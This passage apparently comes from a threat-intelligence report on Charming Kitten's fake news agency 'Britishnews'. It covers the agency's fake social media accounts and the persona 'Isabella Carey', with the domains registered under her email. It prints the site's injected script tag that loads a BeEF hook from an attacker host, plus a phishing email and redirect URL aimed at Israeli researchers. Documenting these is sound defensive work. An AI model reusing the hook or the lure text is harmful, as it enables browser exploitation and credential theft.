
These methods are elaborated below.

## Made up organizations and people

### British News

Charming kitten regularly target international media outlets with Persian-language services. Two recent reports – "How Iran tries to control news coverage by foreign-based journalists"<sup>18</sup> and "Iranian agents blackmailed BBC reporter with 'naked photo' threats"<sup>19</sup> describe harassment and intimidation methods applied by Iranian intelligence agencies. These campaigns often target reporters and journalists in phishing attempts.


On the same note, we identified a fake-news agency "established" by the attackers, called "*The British news agency*" or "*Britishnews*" (inspired by BBC)<sup>20</sup>. Its website domain is britishnews.com[.]co and two other domains, broadcastbritishnews[.]com and britishnews[.]org, redirected to it. Below are screenshots of the main page of the website, which is online at time of writing:




<sup>18</sup> <https://rsf.org/en/news/how-iran-tries-control-news-coverage-foreign-based-journalists>


<sup>19</sup> <http://www.arabnews.com/node/1195681/media>

<sup>20</sup> Outed in collaboration with Forbs On Jan 2017, see "With Fake News And Femmes Fatales, Iran's Spies Learn To Love Facebook" [forbes.com/sites/thomasbrewster/2017/07/27/iran-hackers-oilrig-use-fake-personas-on-facebook-linkedin-for-cyberespionage](https://forbes.com/sites/thomasbrewster/2017/07/27/iran-hackers-oilrig-use-fake-personas-on-facebook-linkedin-for-cyberespionage)



Below is a screenshot from the “about” page of the fake news agency website, detailing its objectives and giving the email addresses of various “employees”:





Note the use of present perfect instead of past simple in "has been established" (instead of "was established"), present progressive (we are covering) instead of present simple (we cover) to mark a habitual aspect, and "began this work" – all suggesting a Persian-thinking writer.

This fake news-agency and accompanying social media accounts are not used to disseminate propaganda or false information. Their content was automatically copied from legitimate sources. The purpose of this news agency is to create legitimacy, with the end goal of reaching out to their targets and infecting them while visiting the infected website.

The website contains BeEF (Browser Exploitation Framework – a penetration testing tool that focuses on web browsers), however it seems that the payload is sent only when the victim visits the site from IPs in a whitelist managed by the attackers. This might indicate they are after specific targets or organizations rather than widespread infection.

The screenshot below shows w3school.hopto[.]org, which served BeEF, called when britishnews.com[.]co is loading:


The screenshot shows a web browser at britishnews.com.co. The developer tools are open to the Network tab, displaying a list of resources. The 'tesma.js' resource is selected, and its request headers are visible. The 'Request URL' is highlighted in red as 'http://w3school.hopto.org:2061/tesma.js'. The 'Referer' is also highlighted in red as 'http://britishnews.com'. A warning icon indicates 'Provisional headers are shown'.

```

1 <!DOCTYPE html>
2
3 <html lang="en-US" class="no-js" prefix="og: http://ogp.me/ns#">
4
5 <head>
6   <title>
7     Homepage &ndash; Britishnews </title>
8   <script type="text/javascript" src="http://w3school.hopto.org:2061/tesma.js"></script>
9   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
10  <link rel="profile" href="http://gmpg.org/xfn/11" />


```

At the bottom of the site are links to social media accounts created by the attackers:



Below are screenshots of the accounts.

Instagram, [Instagram\[.\]com/britishnewslive](https://www.instagram.com/britishnewslive) with over 13,000 followers (unavailable for several months):



Twitter, <https://twitter.com/britishnewslive> (online at time of writing):

Twitter, Inc. [US] | <https://twitter.com/britishnewslive>

Home About Search Twitter

**British News**  
@Britishnewslive  
[britishnews.org](http://britishnews.org)  
Joined October 2016

TWEETS 1,272 FOLLOWING 8 FOLLOWERS 124

Tweets Tweets & replies

**Britishnews** @Britishnewslive · Apr 19  
Salesforce Debut Einstein High Velocity Sales Cloud, Powered by AI – Britishnews [britishnews.com.co/index.php/2017...](http://britishnews.com.co/index.php/2017...) via @Britishnewslive

**Salesforce Debut Einstein High Velocity Sales Clo..**  
Customer relationship management (CRM) giant Salesforce is combining several of its existing tools with some new technologies into a new platform dubbed t... [britishnews.com.co](http://britishnews.com.co)

**Britishnews** @Britishnewslive · Apr 19  
Delivery Robots: Revolutionary Step or Sidewalk-Clogging Nightmare? – Britishnews [britishnews.com.co/index.php/2017...](http://britishnews.com.co/index.php/2017...) via @Britishnewslive

Facebook page - [facebook.com/officialbritishnewslive](https://facebook.com/officialbritishnewslive) (unavailable for several months):

Like Share Suggest Edits ... Send Message

Media/News Company

The British news agency has been established as a public company in London. The British news is a company that will broadcast world news and also is a Br

3 people like this

About See All  
[Britishnews.org](http://Britishnews.org)  
Media/News Company

People >

3 likes

Visitor Posts >

**British News**  
@officialbritishnewslive

Home Posts Photos About Likes Create a Page

Posts

**Britishnews** shared a link.  
April 19 at 6:12am · 🌐

**Salesforce Debut Einstein High Velocity Sales Cloud, Powered by AI**  
Britishnews \_ Official Website  
[BRITISHNEWS.COM.CO](http://BRITISHNEWS.COM.CO)

LinkedIn company page, [linkedin.com/company/britishnews](https://linkedin.com/company/britishnews) (unavailable for several months):

The screenshot shows a LinkedIn profile for 'Britishnews'. At the top, there is a blue header with the LinkedIn logo. Below it is a yellow banner with a warning icon and the text: 'This website uses cookies to improve service and provide tailored ads. By using this site, you...'. The profile header includes a logo for 'British News' (a crest with a crown and two lions), the name 'Britishnews', and the details 'Broadcast Media' and '11-50 employees'. A 'Home' link is visible below the header. The main content area contains several paragraphs of text describing the company. At the bottom, there is a table with three columns: 'Website', 'Industry', and 'Type'. The 'Website' cell contains the URL 'http://britishnews.com.co/' and is highlighted with a red border. The 'Industry' cell contains 'Broadcast Media' and the 'Type' cell contains 'Public Company'. Below the table, the 'Company Size' is listed as '11-50 employees'.

**Britishnews**  
Broadcast Media  
11-50 employees

Home

The British news agency has been established as a public company in London. The British news is a company that will broadcast world news and also is a British national daily news agency, known as a national agency. It is a British news and media website owned by the British Media Group. It contains nearly all of the content of the newspapers, as well as a substantial body of web-only work produced by its own staff, including a rolling news service. As of November 2014, it was the second most popular online newspaper in the UK with over 17 million readers per month; with over 21 million monthly readers, Mail Online was the most popular.

The site is made up of a core news site, plus a network of niche websites covering subjects including media, environment and technology, sport, education and the public sector. The Britishnews is notable for its engagement with readers, including long-running talkboards and, more recently, a network of weblogs.

The site can be viewed free and without registration, though some services such as leaving comments on articles require users to register. In March 2009, Britishnews launched their API, using the OAuth protocol, and making a wide range of Britishnews.com.co content available for use by web application developers.

<b>Website</b> <a href="http://britishnews.com.co/">http://britishnews.com.co/</a>	<b>Industry</b> Broadcast Media	<b>Type</b> Public Company
---	------------------------------------	-------------------------------

**Company Size**  
11-50 employees

The attackers also created a fake LinkedIn profile, Isabella Carey, that “worked” at the fake news company: [linkedin.com/in/isabella-carey-98a42a129](https://linkedin.com/in/isabella-carey-98a42a129) (unavailable for several months):

# Isabella Carey

Freelance Journalist at Britishnews

Britishnews • University of Alabama

Abberton, Hereford and Worcester, United Kingdom • 187

[Send InMail](#)

Skilled in media and communications with nearly 15 years of experience in broadcasting, print and social media. Effective communications specialist with concise writing and spokesperson abilities. Creative wri... [See more](#)

## Experience



### Freelance Journalist

Britishnews

May 2012 – Present • 5 yrs 1 mo



### Reporter

Alabama Public Radio

Aug 2002 – Aug 2004 • 2 yrs 1 mo

An email address with the same name, *isabella.careyy@gmail.com*, was used to register 12 malicious domains by Charming Kitten, as can be seen in PassiveTotal<sup>21</sup>:

Focus	Email
<input type="checkbox"/> com-recoverysupport.club	isabella.careyy@gmail.com
<input type="checkbox"/> com-recoverysuperuser.club	isabella.careyy@gmail.com
<input type="checkbox"/> com-manage-accountuser.club	isabella.careyy@gmail.com
<input type="checkbox"/> com-servicerecovery.club	isabella.careyy@gmail.com
<input type="checkbox"/> books-archivecenter.club	isabella.careyy@gmail.com
<input type="checkbox"/> messageservice.club	isabella.careyy@gmail.com
<input type="checkbox"/> documents-supportsharing.bid	isabella.careyy@gmail.com
<input type="checkbox"/> com-recoveryadduser.bid	isabella.careyy@gmail.com
<input type="checkbox"/> recoverysuperuser.bid	isabella.careyy@gmail.com
<input type="checkbox"/> com-recoverysuperusers.bid	isabella.careyy@gmail.com
<input type="checkbox"/> com-recoveryidentifiers.bid	isabella.careyy@gmail.com
<input type="checkbox"/> messageservice.bid	isabella.careyy@gmail.com

<sup>21</sup> <https://community.riskiq.com/search/whois/email/isabella.careyy@gmail.com>

## Made up studens and jurnalists

Multiple Israeli Iranist and middle east researchers were sent emails and Twitter direct messages by made up entities. These entities are reviewed below.


### Zehavit Yehuda

One of the fake entities is “KNBC News journalist Zehavit Yehuda”, who sent the following phishing email:

**From:** zehavit Yehuda <[zehavitYehuda85@usa.com](mailto:zehavitYehuda85@usa.com)>  
**Date:** 10 September 2017 at 10:29:58 GMT+3  
**To:** [REDACTED].net.il  
**Subject:** Critical Need

Hello Mr [REDACTED]  
I'm zehavit Yehuda and I am a Political researcher. I'm Working at KNBC News.  
I'm investigate about Middle East and I recently wrote an article about war in the Middle East.  
Currently I'm Searching on Iran's involvement in regional wars. the main purpose of this article is Iran's influence on Iraq, Palestine and Syria wars.  
I found you through Haifa University and your facebook Page. I know that you have done a lot of researches and studies in this Political field.  
This link contains my article in googlr Drive:  
<https://sites.google.com/view/docs-downloads>  
please take a look and get back at me  
I just want to use your feedback and experience on this article and I need your guidance to complete this Article.

The email links to a website, <https://sites.google.com/view/docs-downloads>, which was built with Google Sites:




The Download button is a redirection link:

[http://www.google\[.\]com/url?q=http%3A%2F%2Fdownload-google.com-  
originallinks.ga%2Fdownload%2Ffile%2Fusr%<redacted>&sa=D&sntz=1&usg=<redacted>](http://www.google[.]com/url?q=http%3A%2F%2Fdownload-google.com-<br/>originallinks.ga%2Fdownload%2Ffile%2Fusr%<redacted>&sa=D&sntz=1&usg=<redacted>)

Which leads to a fake log-in page in a domain registered by the attackers:

